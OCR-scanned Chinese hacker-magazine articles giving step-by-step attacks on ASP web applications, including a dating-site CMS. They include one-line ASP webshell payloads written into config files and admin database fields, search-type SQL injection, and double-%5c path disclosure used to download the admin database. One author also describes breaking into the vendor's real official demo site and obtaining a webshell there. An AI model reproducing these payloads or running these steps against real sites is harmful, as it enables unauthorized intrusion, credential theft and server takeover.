


图4 进入后台

我只是没用撬锁工具，也没强迫屋主，就这样进了他的房间（大家千万别真和我学着去偷钱啦！）。这个比喻只是想让大家形象点的了解验证是非常严肃的问题。我们可以直接上网站去修改东西，也能在本地提交修改，全部都是ok的，来测试一下，如图5。

我们先未授权来到信息参数设置，然后用一句话盖掉当前“"%><%execute request("IloveHackerNoteBook")%>'”，结果如图6。




图5 修改配置文件

很成功的插进了一句话，接着就让大家把服务器拿下来吧！




图6 写入文件

3、搜索注入

这个系统估计是那些刚学会程序的人写的，过滤不严也不能利马责怪人家，可能下一个版本会不错，但是注入仍然存在，这个是事实，我们来看看这个事实的部分代码：

```
<%
word=request("keyword")  客户端获取关键词，注意没过滤啊！
if word="" then  还不能是空的
response.write"<script language=javascript>alert('关键字不能为空');this.location.href='javascript:history.go(-1)';</script>"
response.end
end if
set rs=server.createobject("adodb.recordset")
sql="select * from news where title like '%"&word&"%' order by id desc"
rs.open sql,conn,1,1  关键词不为空，就能搜索了。
if rs.eof then
response.write"<br><br><div align=center>没有搜索到新闻</div><br><br>"
else
%>
```

对于搜索型注入大家可以使用NBSI等的工具注入，结果如图7。

很成功的注入了系统，这样猜解到了账号和密码就能去后台

登录了，虽然后台没验证。




图7 工具注射

4. 小小的总结一下

这个系统虽然发布后有点火，我们也该让程序员高兴是吧！鼓励是种动力，否则我们小菜读什么代码呢？！总的来说，这个系统最严重的就是session.asp这个文件为空，导致了整个站不安全。还有搜索型注入没过滤好，导致攻击者能任意获取账号和密码从而威胁到网站的安全，另外，数据库既然设置成了asa，就得加载个nodown表，防止一句话入库。我不上论坛，但我有博客：www.xshacker.com.cn,欢迎大家和我交流.

编辑点评：

作者的语言实在轻松，小编在晚上夜深人静的时候，编辑的有点累，脑袋有些发晕的时候，看到这个文章，不自觉的笑了好几次。

漏洞本身没有什么难度，但能把分析过程用打比方的方式轻松的表达出来，也挺有意思的。

交友征婚网站的小漏洞

图 一手夹烟，初学者

从本文你可以学到：

1、双%5c暴路径

2、取得webshell

1、事情起由

从昨天开始到现在，一套2003操作系统还没下完，没办法，网速超卡。无聊中！！！想找漂亮MM图片看看（*呵呵，人之常情*），就想起了刚从http://www.wygk.cn/ProductShow.asp?ID=300网域高科下的一套“网络交友征婚婚介网站管理系统源码正式版”。说是正式版，其实是测试版，很多后台功能都没有（*商业代码没给钱，哪来的正式版*），还整合了个修改后的动网8.0 ACCESS。

2、正文分析

该系统的设计者思路真是比较独特，他将系统的数据库分成通用与管理员两个数据库，通用数据库放在网站根目录、管理员数据库放在admin目录下，两个数据库名均为“wygkcnmylove.mdb.asa”。管理员数据库仅仅放了管理员的用户与密码，而所有管理页面都会有session认证，对外链接文件就仅有login.asp这一个文件，所有想通过页面注入得到管理员用户与密码是绝对不可能了（*真是一个绝佳防注的好思路*）。通用数据库连接文件conn.asp加了“on error resume next”容错代码，而管理员数据库的链接文件userconn.asp居然没写容错代码。我们直接%5c爆库，来爆一下login.asp试试，如图1。




图1 出错了

居然没有出来我们想要的结果，为什么呢？因为在根目录下还有一个同名的通用数据库，我们单个%5c爆到根目录那个数据库去了，自然找不到adminuser，这就是设计者不加容错代码的自信。那我们再来个%5c试试，如图2。




图2 暴出路径

这下出来了我们想要的结果，双%5c暴，也就是跳根目录上一级的目录。（*注：如果网站的目录与虚拟机所提供的空间目录同级，那我们就可能因为WEB来宾用户权限不够而不能访问根目录上一级目录，导致爆库失败。根据经验，一般两者不同级，我们不用担心这一点。*）管理员的数据库仅有用户与密码，没有防下载代码，用讯雷顺利下载，如图3。




图3 下载数据库

三、外部提交

因为试用版的后台功能不全，没有找到配置文件改写的地方、无备份功能、上传限制也比较严格。翻看了一下写入管理员数据库的相关代码，仅有adminuser.asp、modpass.asp两个能改写数据，modpass.asp仍通过调用adminuser.asp来执行，两个文件有session认证，并未限制用户外部提交。adminuser.asp有段写入代码如下：


```
<%
If request("submitok")="addadmin" Then  //加用户
 dim name2,pass2
 name2=trim(replace(request.form("name2"),"'","")) //简单过滤了单引号
 pass2=trim(replace(request.form("pass2"),"'",""))
  if len(name2)<= 5 or len(name2)>20 then  //限制了代码长度
    call msg("请求错误！ \n\n名字只能是大于5小于20","-1")
  end if
  if len(pass2)<= 5 or len(pass2)>20 then
    call msg("请求错误！ \n\n密码只能是大于5小于20","-1")
  end if
  if name2="supdes" then
    call msg("搞笑？","-1")
  end if
set rs=server.createobject("adodb.recordset")  //检测重名
sql="select * from adminuser where user2='"&name2&"'"
rs.open sql,conn,1,1
 if not rs.eof and not rs.bof then
   rs.close
   set rs=nothing
   closeconn
   call msg("此人已经被占用","adminuser.asp")
 else
   conn.execute"insert into adminuser(user2,pass2,grade,addtime)values('"&name2&"','"&pass2&"','"&request.form("kind")&"','"&now()&"')" //kind这个管理员级别代码，未作长度限制与过滤
   call msg("O.K！ \n\n操作成功。","adminuser.asp")
 end if
%>
```


利用得到的用户密码进入后台，找到管理员列表，如图4。


复制源代码，查找action修改如下：


```
<form action="http://127.0.0.1/mylove/admin/adminuser.asp?submitok=addadmin" method="post" name=form>
找到kind修改如下：
```

```
<select name="kind" id="kind" style="font-size:9pt;">
<option value="1" selected >1</option>
<option value="2">2</option>
……略去部分
<option value="<%Eval(request(chr(112)))%>">10</option>
```


图4 管理员列表


图5 添加管理员



图6 顺利入库


图7 得到webshell

保存为*.htm，外部提交时，选中级别为改过的10，如图5。

顺利入库，如图6，再用一句话连接端链接后得WEBSHELL，如图7。


图8 官方演示站点


图9 得到webshell

四、官方测试

最后，我们来看下官方网站这套系统的情况如何，因为官方提供了演示地址http://www.gzxtx.cn/mylove/，点击后打开网站如图8。

转到默认的后台登录页面，输入默认的用户名和密码（都为admin）却登录不了，呵呵，看来是有人来过了，并修改了管理员的用户名和密码。试试下载默认的管理员数据库http://www.gzxtx.cn/mylove/admin/wygkcnmylove.mdb.asa，看来没有被改过，得到密码后进入后台，用上述方法，顺利得到官方的webshell，如图9。

编辑点评：

比较简单的一篇文章，强化分析思路和过程。

sniperhg [0.S.T]

几个脚本程序的简单分析

从本文你可以学到：

1、ASP中的漏洞分析

2、PHP漏洞分析

天气冷了，人也懒了，雪不停了，门不出了，代码下了，仔细看了，漏洞有了。南方不比北方，北方有暖气，室内相当热乎，南方湿冷的空气让人不想动，于是我又跑到经常去的几个代码站下了一些程序慢慢看。这个世界，漏洞总会有的，安全不是绝对的。

